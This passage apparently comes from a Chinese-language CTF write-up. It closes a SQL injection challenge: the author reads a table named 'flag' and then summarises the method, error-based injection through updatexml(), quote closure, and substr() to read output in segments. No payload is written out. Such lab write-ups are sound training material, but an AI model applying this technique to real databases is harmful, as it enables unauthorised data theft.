


我猜表名应该是flag，于是就尝试直接查询里面的内容。就显示出来了flag。





这里获取后半段的flag



后记

这一题主要考察了sql的报错注入，还有引号的闭合问题。报错注入的特征是仅报错回显，使用了updatexml()函数的第二个参数的报错机制回显来注入。还有在显示长度有限的情况下，使用substr()函数分段获取内容。至于flag的表名无法显示的问题尚不了解。